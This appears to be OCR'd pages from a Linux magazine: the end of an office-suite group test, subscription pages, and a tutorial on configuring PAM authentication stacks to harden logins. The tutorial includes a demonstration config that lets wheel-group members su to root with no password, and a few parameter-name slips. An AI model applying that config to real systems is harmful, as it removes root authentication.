Calligra's presentation application, *Stage*, includes a few slide backgrounds aimed at Linux users including penguins (shown here) and KDE artwork.


VERDICT

An useful interface with potential, but lacking in power for now.

★★★☆☆

Gnome Office

This doesn't mean a desk set up in the garden



AbiWord's simplicity is great if you don't need any complex word processing features.

There isn't actually an official Gnome Office. However, there are a selection of Gnome applications that fulfill the role usually taken by an office suite. Colloquially, these are often known as Gnome Office. This software is: *AbiWord* (word processor), *Evince* (document viewer), *Evolution* (email client), *Gnumeric* (spread sheet), *Inkscape* (vector graphics), *GnuCash* (accounting) and *Dia*.

The lack of a suite also means lack of a single vision. *AbiWord* and *Gnumeric* have carved out a niche as good tools for low-resource computers. This was particularly true a few years ago when *OpenOffice.org* was a bit of a resource-hogging snail. Now, both *Open* and *LibreOffice* have improved significantly in this respect, so *AbiWord* and *Gnumeric* don't enjoy as big an advantage as they did. However, the Gnome options will probably always be faster and have lower footprints because they don't try to include as much functionality, so they're still our go-to office programs for slim computers. Of course, the other side of this is that power users may find that they don't have everything they're used to on more heavyweight tools.

Dia (the diagramming software), hasn't aimed for low-resource usage. It's tried to carve a niche as the best diagramming software, and it's done a good job at it. It's probably the best looking of all the diagramming tools, and it's really easy to use, but it loses out to *Flow* when it comes to features – particularly the range of symbols available. Similarly, *Inkscape* is a good vector graphics tools, but isn't well suited to low-powered machines.

A mixed bag

What this all means is that someone looking for a good office suite for a low-performance computer will need to find a different graphics tool, yet someone looking for a fully-featured office suite will have to find a different word processor and spreadsheet. If you're happy to pick and choose what's best for you, that's fine.

Supposedly, Gnome's getting a presentation tool called *Ease*. However, development seems to have stalled about four years ago. In principle, you could deliver a PDF presentation using *Evince* (a suitably determined user could probably even create the presentation in *AbiWord*), but in reality, if you need to give a presentation, you're going to be better off using a different office suite.

VERDICT
A disparate collection with some real quality, but not exactly what you'd call integrated.
★★★★☆

Databases


Because spreadsheets can't do everything.

We haven't included database tools in our definition of office suite reviews because (in our opinion), they're not part of regular office software. They're more like IDEs for simple data-driven software than the rest of the office suite. However, three of the suites here (*Calligra, LibreOffice and Gnome Office*) do include graphical database tools.

Kexi (from *Calligra*) has an excellent user interface that's easy to navigate and is just generally pleasant to use. It makes it easy to create tables, queries, reports and forms. *LibreOffice*'s *Base* has roughly similar capabilities to *Kexi*, but isn't quite as nice to work with. *Glom* from Gnome Office is the least well known of the three, and it's also the least powerful. It works for simple tasks, but doesn't have the power of *Kexi* or *Base*.

The real problem isn't with any of these programs, but with the idea behind the genre. To use any of these, you have to know how to model data in a relational database, and most people who know how to do this are more comfortable using general-purpose databases like *MariaDB* or *Postgres*. There's also the issue that these pieces of software run on the desktop of a single computer, and this isn't the most useful way of running database-driven software. Usually you want some form of networked client-server model. Something like *Drupal* is far more useful in practice, though it is more complex to use.

This leaves graphical database tools with a very small target audience. Should you find yourself a member of this exclusive group, we'd recommend *Kexi*, but only marginally.



Kexi's form editor enables you to drag and drop a form for entering information into your database.

WPS vs SoftMaker

The battle of the proprietary suites.

Kingsoft's *WPS* and Softmaker's *Free Office* are the two closed-source office suites we're tesing. Take a deep breath.

Until recently, *WPS* was known as *Kingsoft FreeOffice*, and was available for Windows. Linux support is new – so new it's only considered alpha quality – but we decided to include it both because it's interesting software, and because we think it's always worth comparing free software with proprietary software to see just how they stack up.

WPS is very popular in China, but not as well known in the English speaking world. Although the Linux version is new, it is slowly starting to attract some interest. The only major distro to support it by default is Ubuntu Kylin, which is Canonical's distro for the Chinese market. A few smaller distros, such as Makulu, also come with *WPS*. If it's not in your distro's repositories, you can get Debs and RPMs from **http://wps-community.org/download.html**.

WPS consists of a word processor, spreadsheet and presentation tool. While it doesn't have diagramming too, the drawing tools inside the word processor are the most advanced of any we've looked at here. However, because it's not a dedicated graphics tool, it doesn't have the ability to save it as an image (other than PDF). This is also true of *SoftMaker Office*.


Unlike the other office suites we've looked at, *WPS* can't open open document format files. It handles Microsoft's DOC and DOCX excellently (Kingsoft claims it's 100% compatible, and though we haven't come across a document that doesn't render properly, we're still a little skeptical that it will never fail). In addition, it has its own proprietary format.

Once you get your head around it, the ribbon-style interface is nice to use, though you can switch it to a classic plain menu bar if you don't get on with the ribbon. On Windows, *WPS* comes in free and paid-for versions, and the paid version includes support for VBA macros. Currently, this isn't available on Linux, but perhaps, when it comes out of alpha, we'll finally have the ability to run these on Linux.

Proprietary polish

WPS is the nicest office suite we used in terms of user experience. However – and this is a big issue – it doesn't play that nicely with other Linux office suites, so think carefully about your document format lock-in if you use this, particularly if there's complex formatting or diagrams that may cause problems with DOCX import in other suites. Of course, if your documents are already locked into a proprietary format, this may be less of a concern.

SoftMaker has a zero-cost version (*FreeOffice*) and a paid version (*Office*) with more features. The biggest feature missing from the free version is the ability to save DOCX (and other OOXML) files. This alone is enough for it to be unsuitable for most users. If you pay though, you get excellent support for *Microsoft Office* files. Both versions support ODF files for interacting with open source office suites.




FreeOffice isn't the best-looking suite, but it is easy to use.

SoftMaker's interface in all three applications (*Presentations*, *PlanMaker* – the spreadsheet – and *TextMaker*) looks quite dated, though is clear and easy to use. The layout seems more geared towards casual users, and most of the more powerful features are hidden away in menus. As so often happens, the simple interface sits atop fast and lightweight software.

> **"Kingsoft's WPS is the nicest office suite we used in terms of user experience."**

As the only paid-for option on test, *SoftMaker Office* needs something to justify its price, and the only area in which it stands out is compatibility – it rubs along very nicely indeed with *MS Office* formats (better than the open-source options) and ODT files. Whether this is enough to justify the £55 price tag will depend on how many problems you encounter with document formats.



WPS will feel familiar for recent converts from *Microsoft Office*.

VERDICT

WPS: Looks good, solid DOCX support, but can't handle ODF files.
★★★★☆

SOFTMAKER: Fast and easy to use with excellent document compatibility.
★★★★☆

OUR VERDICT

Office Suites

If we were to build our favourite open source office suite, it would be *Writer* and *Calc* from *LibreOffice*, *Sheets* and *Flow* from *Calligra* and *Inkscape* from Gnome. However, this is wimping out of making a decision (and would also leave us with a horribly inconsistent user experience).


LibreOffice wins because it's the best all-rounder. Under the stewardship of The Document Foundation, it's come on leaps and bounds since the split from *OpenOffice* and shows no signs of slowing down.

WPS is great for Linux users in a Windows world. We wish everyone would switch to the open document formats for their data – perhaps one day they will – but the reality is that many people have to work alongside people using Windows. The two big concerns about *WPS* is that it's closed source and that it doesn't support ODF files. These are both very troubling for anyone who cares about freedom. However, if you're part of the minority of Linux Voice readers who aren't bothered by closed file format, it's an excellent suite, especially for anyone used to *Microsoft Office*.

Calligra and *OpenOffice* both struggle, not because they're bad, but because they don't excel in any unique way, so there's little to recommend them over the alternatives. If you like to stick to a pure *Qt* environment, then *Calligra* does the job. If you have a love of all things *Apache*, then *OpenOffice* functions as a perfectly alright office suite. Still, given the choice, we'd recommend using something different. *Calligra*, however, is under more active development, so stands a better chance of rising up the rankings in the future.

> "LibreOffice has come on in leaps and bounds since the split from OpenOffice."

We're a little hesitant to refer to office suites on Linux as exciting, but in the last couple of years, the choices for Linux users have improved significantly, and the pace of change is faster now than it has been for a long time. Over the next few years, things are going to get even better.



LibreOffice's *Calc* has everything you could need in a spreadsheet (provided you don't need VBA support).

1st LibreOffice

Licence LGPL/MPL **Version** 4.3

www.libreoffice.org
An excellent standard bearer for free software, and making giant strides with every release.

2nd WPS

Licence Proprietary **Version** Alpha 15

www.wps.com
Brilliant software, but let down by the closed source and lack of ability to open ODT files.

3rd Softmaker FreeOffice

Licence Proprietary **Version** 690

www.freeoffice.com
Linux users working with lots of Microsoft Office files may find this suite is worth the money.

4th Calligra

Licence GPL **Version** 2.8

www.calligra.org
The user interface looks promising, but it needs more work before it's a serious contender.

5th Gnome

Licence GPL **Version** various

www.gnome.com/gnome-office
Some good software, but it lacks a central vision to make it a cohesive suite.

6th OpenOffice

Licence Apache **Version** 4.1

www.openoffice.org
The slow pace of development has allowed other suites to leave *OpenOffice* behind.

YOU MAY ALSO WISH TO TRY...

There's no need to use an office suite at all really. For creating documents, you could use a text editor and some form of document layout engine. Markdown is great for documentation, while *Latex* works well for more complicated stuff. True Unix lovers may contend that you can get by perfectly well without spreadsheets by using comma separated value files (CSVs), and command line tools, but we'd only recommend that for masochists. CSV files can also be handled by most databases, but again, this isn't going to be as user friendly as a spreadsheet.

True to the spirit of the age, there are also a few options in the cloud. Google Docs is the most famous of these, but Microsoft Office Live can also be useful when you've got a DOCX that just won't open properly anywhere else. For the privacy-conscious, OpenCloud also has some office facilities including the ability to do some word processing.

SUBSCRIBE

shop.linuxvoice.com

Introducing Linux Voice, the magazine that:

- Gives 50% of its profits back to Free Software
- Licenses its content CC-BY-SA within 9 months

12-month subs prices

UK – £55
Europe – £85
US/Canada – £95
ROW – £99

7-month subs prices

UK – £38
Europe – £53
US/Canada – £57
ROW – £60

DIGITAL SUBSCRIPTION ONLY £38

Get 116 pages of tutorials, features, interviews and reviews every month

Access our rapidly growing back-issues archive – all DRM-free and ready to download


Save money on the shop price and get each issue delivered to your door

Payment is in Pounds Sterling. 12-month subscribers will receive 12 issues of Linux Voice a year. 7-month subscribers will receive 7 issue of Linux Voice. If you are dissatisfied in any way you can write to us to cancel your subscription at subscriptions@linuxvoice.com and we will refund you for all unmailed issues.

NEXT MONTH IN

LINUX VOICE

ON SALE THURSDAY 20 NOVEMBER



LINUX VS WINDOWS

Sometimes we forget just how hard Windows fails. Let's remind ourselves with a completely unbiased look at the latest operating system from Microsoft.

EVEN MORE AWESOME!

Inside the FSF

The Free Software Foundation is the moral compass of Free Software – unchanging, unbending, and dedicated to protecting freedom.

Scribus

Join us as we attempt to lay out a page of Linux Voice in *Scribus*. It should be easy – and we're going to find out together whether it's possible.

Patents

We thought the beast was slain, but software patents continue to blight innovation. Here's everything you need to know about the current state of play.

LINUX VOICE IS BROUGHT TO YOU BY

Editor Graham Morrison
graham@linuxvoice.com
Deputy editor Andrew Gregory
andrew@linuxvoice.com
Technical editor Ben Everard
ben@linuxvoice.com
Editor at large Mike Saunders
mike@linuxvoice.com
Creative director Stacey Black
stacey@linuxvoice.com

Editorial consultant Nick Veitch
nick@linuxvoice.com

All code printed in this magazine is licensed under the GNU GPLv3

Printed in the UK by
Acorn Web Offset Ltd

Disclaimer We accept no liability for any loss of data or damage to your hardware through the use of advice in this magazine. Experiment with Linux at your own risk!
Distributed by Marketforce (UK) Ltd, Blue Fin Building, 110 Southwark Street, London, SE1 0SU
Tel: +44 (0) 20 3148 3300

Circulation Marketing by Intermedia Brand Marketing Ltd, registered office North Quay House, Sutton Harbour, Plymouth PL4 0RA
Tel: 01737 852166

ISSN 2054-3778

Subscribe: **shop.linuxvoice.com**
subscriptions@linuxvoice.com

A veteran Unix and Linux enthusiast, Chris Brown has written and delivered open source training from New Delhi to San Francisco, though not on the same day.

CORE TECHNOLOGY

Dive under the skin of your Linux system to find out what really makes it tick.

PAM: Pluggable Authentication Modules

Take control of your system's security policy by mastering the minutiae of PAM.

Pluggable Authentication Modules (known to its friends as PAM) is one of those technologies that most users are entirely unaware of, like the engine management computer in their Volvo. Basically, PAM provides a framework within which an application can assemble one or more stacks of PAM modules to perform the authentication tasks it needs to perform and to implement the security policy that it (or the system administrator) wants to implement.

From a system administrator's point of view, PAM has two parts. The first is a set of configuration files in **/etc/pam.d** that define how an application's PAM stacks are to be assembled. The config file is usually named after the application, so that (for example) the file for the **ssh** daemon would be **/etc/pam.d/sshd**. The second part is a collection of PAM modules that are implemented as dynamically linked libraries. Red Hat puts them in **/lib64/security**, though different distros choose different directories. The range of tasks that these modules perform is quite diverse, ranging from doing traditional Unix-style authentication (**pam_unix**) to enforcing password strength (**pam_cracklib**) and locking an account after too many failed logins (**pam_tally2**). The PAM modules table on the facing page provides a longer list, but it is by no means complete. The modules listed in the table are relatively mainstream but they may not all be installed by default on your distro.

By the way, PAM is entirely in userspace. There are no PAM kernel modules.

PAM in a paragraph

Here's how it works. A program that wants to use PAM links to a library called **libpam**. This is probably the least visible part of PAM but it's really the heart of the whole thing. Under control of the program's PAM config file (we'll see an example in a moment), **libpam** assembles up to four stacks of modules that the application can use. The four stacks are called **auth**, **account**, **password** and **session**, and they refer to the four classes of activity that PAM helps to manage. Typically, an application won't use all four stacks; it may only need the **auth** and **session** stacks, for example.

> **"The basic concept that underpins PAM is not really that hard. The devil is in the details."**

Let's suppose you're a program that wants to perform authentication. Maybe you're the classic command line **login** program. Through **pamlib**, you call the PAM modules in your **auth** stack, in order. You don't even know what those modules are; this information is held in an external configuration file, which **pamlib** knows about, but you don't. Each PAM module performs its function, and returns a 'success' or 'failure' status. The status values of the modules combine (according to rules in the config file) to provide a success or failure status for the stack as a whole.

So the basic concept is not really that hard. The devil is in the details. Let's take a look at a typical PAM configuration file:

```
auth        required    pam_securetty.so
auth        required    pam_unix.so shadow nullok
auth        required    pam_nologin.so
account     required    pam_unix.so
password    required    pam_cracklib.so retry=3
password    required    pam_unix.so shadow nullok
use_authtok
session     required    pam_unix.so
```

This particular file assembles all four stacks – **auth**, **account**, **password** and

Disable direct root login

Disabling direct root logins (so that you have to log in as a regular user then use **su** to switch to root) is a great way to improve security. You can do this by adding the **pam_securetty** module into the 'auth' stack. No, I haven't mis-spelled it; 'securetty' means 'secure terminal', and it harks back to the days when people logged in on text-based console devices, some of which were secure (behind a locked door).

The **pam_securetty** module consults the file **/etc/securetty** to find out which terminals are deemed secure. It will fail if root tries to log in on a terminal not listed here. In particular, if the file exists (but is empty) root isn't allowed to log in anywhere. Start by creating an empty list of secure terminals:

```
# echo "none" > /etc/securetty
```

Note that a non-existent **securetty** file has an entirely different effect than an empty one. If the file doesn't exist, root can log in anywhere. If the file is empty, root can log in nowhere.

Next, add an entry near the top of the auth stack in **/etc/pam.d/system-auth**, like this:

```
auth    required    pam_securetty.so
```

With this change in place you should find that root can no longer log in on a text console. Note that, to prevent root logging in on the graphical desktop, you will probably need to make similar changes to the PAM stacks for the display manager, such as **gdm**.

Defeat brute-force login attempts

The module **pam_tally2** can be used to count failed login attempts and to lock accounts for a specified length of time if there are too many. Try adding a line like this to the **auth** stack in **system-auth**:

```
auth required pam_tally2.so deny=3 even_deny_root unlock_time=600
```

This will lock a user out for 600 seconds after three failed login attempts. Pick a user account you know the password for and deliberately enter the wrong password three times in succession. Subsequent login attempts should then fail even if you use the correct password.

From a command prompt you can query the failed login count with the command:

```
# pam_tally2 --user bob
```

where **bob** is the account name, and reset the count back to zero with:

```
# pam_tally2 --user bob --reset
```

A sampling of PAM modules

Module	What it does
pam_unix	Traditional password authentication
pam_cracklib	Checks password strength against dictionary words
pam_passwdqc	Checks password strength based on length and character classes
pam_securetty	Limits root login to secure terminals
pam_tally2	Counts failed logins, denies access if too many attempts fail
pam_deny	Denies access. Used as a 'backstop' at the bottom of a stack
pam_time	Implements time-of-day and day-of-week login restrictions
pam_shells	Restricts access to the shells listed in **/etc/shells**
pam_timestamp	Enables a user to authenticate based on a recent successful authentication
pam_env	Sets environment variables when a user logs in
pam_abl	Maintains a blacklist of hosts making repeated failed logins
pam_limits	Sets limits on resource usage during a login session
pam_rootok	Allows authentication to succeed if the user is root
pam_mkhomedir	Creates a user's home directory if it doesn't exist

session. The **auth** stack has three modules; the **password** stack has two; the **account** and **session** stacks each have just one. So to perform authentication, for example, the program first calls **pam_securetty**. This module can restrict root access to specific 'secure' terminals. Then it calls **pam_unix**. This is an important PAM module; it handles the traditional authentication against a local account database. Finally, **pam_login** is invoked to prevent non-root logins if the file **/etc/nologin** exists. The **nologin** file is usually created during the shutdown sequence; its purpose is to stop regular users logging in during the shutdown period.

The second field in the PAM config file specifies the control flag, and you will notice that all of these modules are marked as **required**. This means that they all have to succeed for the stack as a whole to succeed. The other control flags (**requisite**, **sufficient** and **optional**) are described on page 66 and I'll re-visit them later. You'll also notice that some of these modules have parameters passed to them. For example in the **password** stack, **pam_cracklib** has the parameter **retry=3**. Some of the modules even have their own configuration files.

Factoring out

It's common for the same pieces of the PAM stack to appear in the configuration of several applications. To make this easier, there's an **include** control flag that brings in stack definitions from an external file. On a Red Hat-style system the most widely used example of this is the file **/etc/pam.d/system-auth**. You'll find this file included in the PAM stacks of most applications through a line like this:

```
auth include system-auth
```

Other distros do things slightly differently. On Ubuntu there are four of these "common" files (**common-auth**, **common-account**, **common-session** and **common-password**) and they are included by lines of the form:

```
@include common-auth
```

"Factoring out" pieces of the PAM stack in this way not only makes the individual PAM config files shorter, it also means that you can change the login policy for most PAM-aware applications just by editing the one common file. As an example, Red Hat has a little tool called **authconfig-tui**, which you can use to enable authorisation against LDAP, Kerberos, or Active Directory accounts. The only PAM file that this tool needs to adjust is **system-auth**. There are even some applications whose PAM configurations do nothing except include the relevant stacks from **system-auth**.

Preventing non-root reboots

By default, my CentOS 6.5 system allows a non-root user to halt or reboot the system, using the **reboot** command. This is probably acceptable for a single-user desktop machine but definitely not a good idea on a server. We can modify this policy by changing the PAM configuration.

Here's the default PAM **auth** stack for the reboot program, from **/etc/pam.d/reboot**:

```
auth sufficient pam_rootok.so
auth required pam_console.so
```

which says you can go ahead if you're root, or if you're logged in on the console.

Change the **auth** stack in **/etc/pam.d/reboot** as follows:

```
auth sufficient pam_rootok.so
auth required pam_deny.so
```

Now, if we're root we're fine, but if not, we're doomed. With this change in place, attempts to reboot as a non-root user should fail:

```
$ reboot
need to be root
```

Like several other technologies we now take for granted in Linux, PAM originated with Sun Microsystems. It dates from 1995, and was soon adopted (1996) into Red Hat Linux.

Restrict su to members of the wheel group

By default, anyone can use **su** to switch to root if they know the root password. You can tighten up on this using the **pam_wheel** module, which tests that you're a member of the wheel group (or some other specified group).

As an aside, the use of the "wheel" group for privileged users goes back to the early days of Unix, but I have never found a satisfactory explanation of why it's called "wheel". The default **auth** stack for **su** looks like this:

```
auth        sufficient    pam_rootok.so
auth        include       system-auth
```

which says that if you're root, you're in, otherwise you have to go through the standard system-auth stack. You can adjust this like so:

```
auth        sufficient    pam_rootok.so
auth        required      pam_wheel.so use_uid
auth        include       system-auth
```

which adds the requirement that we belong to the wheel group. To check this out you will need to add at least one account to this group, for example:

```
# usermod -G wheel chris
```

You should now find that the user chris can **su** to root, but a user who is not a member of the wheel group cannot.

To illustrate the importance of the control flags, try changing the **auth** stack of **su** to look like this:

```
auth        sufficient    pam_rootok.so
auth        sufficient    pam_wheel.so trust use_uid
auth        include       system-auth
```

The stack now says that if you're a member of the wheel group you can **su** to root without needing to authenticate at all. Try it!

Wait! There's more!

It turns out there's more to PAM configuration than simply assembling stacks of modules. For a start, many PAM modules can be passed parameters (specified within the PAM config file). Let's look at a couple of examples:

The **pam_cracklib** module (which does password strength checking and is usually found in the **password** stack) accepts a parameter like **minlen=9** that specifies the minimum password length; it also accepts **retry=3**, which says to give the user three attempts to enter an acceptable password. So you might see a line like this:


```
password  required  pam_cracklib retry=3 minlength=9
```

Going a step further, some PAM modules have their own configuration files. For example, **pam_time** (which implements time-of-day access control) reads its configuration from **/etc/security/time.conf**, where you might find rules of breathtaking obscurity, such as this:

```
login ; * ; !fred ; MoTuWe0800-2000
```

By the way, although **pam_time** plays its part in determining whether a user is allowed to log in, it is not concerned with authenticating the user, and so it belongs in the **account** stack, not the **auth** stack.

In most cases the PAM modules have man pages that document these parameters. (The command **apropos pam** may help get you a list of these.) Sometimes the individual config files have man pages too. In some cases the documentation is a little thin on the ground, but it's a very great deal better now than it was in the early days of PAM.




PAM-aware applications assemble stacks of modules to implement their security policy, under control of a configuration file in **/etc/pam.d**.

Why bother?

It's when you get down into the details of PAM – the control flags and the large range of modules with their parameters and config files – that you start to get a feel for its complexity. And since Linux distributions invariably include working PAM configurations out of the box it's reasonable to ask why you should care. Well, I'd wager that many system administrators actually don't care – they leave their default PAM configurations well alone. But there may be times when you need to bring extra PAM modules into play to implement pieces of your security policy, such as "users are only allowed to log in between 10am and 4pm on

PAM control flags

Control flag	What it means
sufficient	If the module succeeds, the stack succeeds and no further modules are called
required	If the module fails, the stack will fail, but remaining modules will be called
requisite	If the module fails, the stack will fail; no more modules are called
optional	Success or failure of the module is ignored
include	Include a piece of stack defined in a separate file



On Ubuntu there are four of the "common" files (**common-auth**, **common-account**, **common-session** and **common-password**).

Mondays and Tuesdays" or "passwords must be a minimum of 10 characters with three character classes". Or you might need to augment your login process to include user accounts stored in a Windows Active Directory (via the *winbind* daemon). Or maybe you're plagued by brute-force login attempts from a specific host and would like to block them. There are PAM modules to do all of these things.

Getting to grips with the control flags

I've been trying hard to avoid a proper discussion of the control flags in PAM because, frankly, they are painful and I don't like to inflict pain. But they have a major impact in the way PAM stacks work and we can't really ignore them. There are two styles of syntax for defining the control flags – a simple one and a more complicated one.

Don't leave home without the key

A word of warning if you're playing around with your PAM set-up. It is extremely easy to create a configuration which won't let you log in at all. To reduce the risk of locking yourself out of your house and ending up doing a rescue boot, I strongly recommend that you keep a root login open (maybe on a text-based console terminal or maybe an ssh login from another machine) until you're confident that your new configuration works. You can test PAM (mostly) by logging in on a console terminal or by doing an ssh login to localhost. Alternatively, test your configuration on a virtual machine with a snapshot you can drop back to.

PAM's four management classes

Stack	What it's for
auth	Verifies the credentials of a user (logging in)
account	Account management (eg account expiry or time-of-day restrictions)
password	Password management (changing your password)
session	Session management (anything else you want to do when a user logs in)

We'll take the simple syntax first – it uses the four keywords **sufficient**, **required**, **requisite** and **optional**. Recall that each PAM module returns a 'success' or 'failure' status. The control flags specify how the status returned by the individual modules in a stack contributes to the success or failure of the stack as a whole. Consider a stack such as the example we showed earlier, in which all modules in the stack are 'required'. Then all modules must succeed for the stack to succeed. This seems to me the most straightforward and obvious way for modules to combine.

